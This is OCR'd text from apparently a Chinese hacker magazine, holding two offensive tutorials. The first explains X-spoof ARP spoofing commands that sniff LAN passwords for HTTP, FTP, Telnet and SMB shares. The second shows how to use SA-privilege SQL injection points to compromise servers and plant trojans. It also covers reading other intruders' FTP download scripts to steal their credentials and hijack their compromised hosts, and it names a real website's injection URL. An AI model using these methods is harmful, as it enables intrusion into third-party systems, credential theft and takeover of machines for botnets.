


图 3




图 5




图 6




图 4

好了，现在将上面查找到的IP和MAC地址，复制到xspoof.ini这个文件里去，要注意格式，一一对应好（图4）。ARP欺骗列表，每条规则为一条单向欺骗规则，假如A、B为局域网内正常机器，C为嗅探机器，原数据报路径为A-—>B，欺骗后路径为A—>C—>B，如果要嗅探两台机器间的双向通讯数据，需要添加两条规则。简单地说：如果我们只在Xspoof.ini这个文件里添加192.168.1.7，192.168.1.8这一条规则，那么我们在第三方的主机上只能嗅探到从192.168.1.7发送192.168.1.8上的数据，并不能嗅探到192.168.1.8发送到192.168.1.7的数据，所以这里要再添加一条相反的规则。我们弄清楚了这一点，下面我可以开始ARP欺骗嗅探了。





图 7

输入命令 **xspoof -i 1 -s -p pass.log**，设置网络接口为1，开始ARP欺骗嗅探，并将嗅探到的用户名和密码保存到pass.log的文件里面去，如图5。

按Ctrl+C停止，打开pass1.log文件看看，这里能够嗅探局域网里的80端口、21端口，以及telnet的23端口的一些用户名和密码（图6）。


图 8

输入命令 **XSpoof -i 1 -s -p smb _log_file 1111.log**，这是一个可以嗅探到一台主机访问到另外一台主机共享时输入的用户名和密码，以及共享文件里面包括有哪些文件夹，如图7。




图 9

打开5.txt看看都嗅探到了那些东西，这里虽然有些乱码，但是还可以清楚地分别出一些信息，比如访问的是192.168.1.2的C盘共享，里面有哪些文件也可以清楚的看到，还有其它一些信息等（图8）。

最后一个命令 **xspoof -i 2 -r**，恢复欺骗主机的ARP表，如图9。

虽然X-spoof没有zxarps功能那么强大，但是它在ARP欺骗的过程中不会造局域网内网络断线，而且嗅探的数据不会丢失，比zxarps要稳定一些！

（本文所涉及到的X-spoof已收录到光盘中）



让别人帮我们抓肉鸡&来抓别人的肉鸡

txcbg

这几天不知怎么的，疯狂的迷恋上了利用SA权限注入点来抓肉鸡，有时候一弄就是连续10多个小时，真是累人啊。在抓肉鸡的过程中我也慢慢的找出了技巧，其实完全可以让别人来帮我们抓肉鸡的。如果运气好的话，还可以直接享用别人抓的肉鸡呢。

关于如何利用SA权限注入点来抓肉鸡，在以前的杂志和《黑客入门》图书上都有详细的介绍，我就不多说了。那么，当我们得到一个可以使用NBSI执行命令的SA权限注入点会干什么呢？菜鸟们可能会说如果对方开启了3389，并且没有限制外部连接的话，可以直接添加一个管理员用户然后进行登录；如果对方没有开启3389，就想办法给对方开启，然后再添加管理员用户进行登录；如果对方安装了pcanywhere，则可以直接下载它的cif文件，破解出密码再使用pcanywhere控制端连接上去照样可以控制对方。如果上面的方法都还不行，我们还可以给对方种个反弹木马，比如灰鸽子、上兴什么的来控制对方。除了这些外，我们还能做什么呢？

SA权限是可以执行任意系统命令的，辛辛苦苦得到一个可以使用NBSI执行命令的SA权限注入点，执行命令后却发现在你之前已经有同行来过这台主机了（毕竟不是只有你一个人在使用SA权限注入点抓肉鸡，现在使用此方法抓肉鸡的菜菜多的是），比如当我们在NBSI里执行**dir c:**后却发现有诸如mama.exe、gezi.exe、lcx.exe、nc.exe、down.vbs、down.bat、ftp.txt等文件，那么就说明99%在你之前已经有人来过了（估计没有哪个管理员会在自己管理的服务器上存放这些文件吧）。大家都知道，在命令行方式下往肉鸡上传木马可以使用VBS脚本，也可以使用FTP，而很多服务器可能考虑到安全因素禁用了VBS脚本上传，于是很多人就使用FTP进行上传，最基本的方法就是使用echo命令往对方磁盘写一个类似下面内容的文本文件：

```
open ftp.*.com
user ***
pass ***
get muma.exe
bye
```

看到了吧，我们只要得到这个用于FTP上传的文本文档，就可以知道对方FTP服务器以及他在该FTP服务器上的用户名和密码，然后就可以登录对方的FTP空间了。如果成功进入的话，我们可以使用自己的木马来替换掉对方的木马，以达到让别人帮我们抓肉鸡的目的。而如果对方的木马采用FTP上线方式，我们还可以假冒鸡主，让他的肉鸡在我们的电脑上上线，然后再使用木马的文件管理功能给对方的肉鸡种上我们的木马，不就可以轻松的抓别人的肉鸡了吗？

为了使用的方便，大多数人都会把用于FTP上传的文本文件存放在系统目录下或c:\下，所以只要分别执行**dir *.txt**、**dir c:*.txt**就可以看到这两个目录下的文本文件了，如果有ftp.txt、down.txt，或者其它名字很特别的，文件生成的日期比较近的，都要特别注意。对于可疑的文件，我们可以使用type命令查看文件里的具体内容。比如有一个SA权限注入点http://www.taiwanhouse.com.tw/forum/joke/memo.asp?srcid=7606621，执行命令**dir *.txt**后显示如图1所示。

接着执行**type ftp.txt**，看到了吗？显示出了对方的FTP空间的用户名和密码，如图2。

使用得到的用户名和密码试着登录对方的FTP，成功进入后执行命令**dir**，看到了很多东西，如图3，图4。



图3

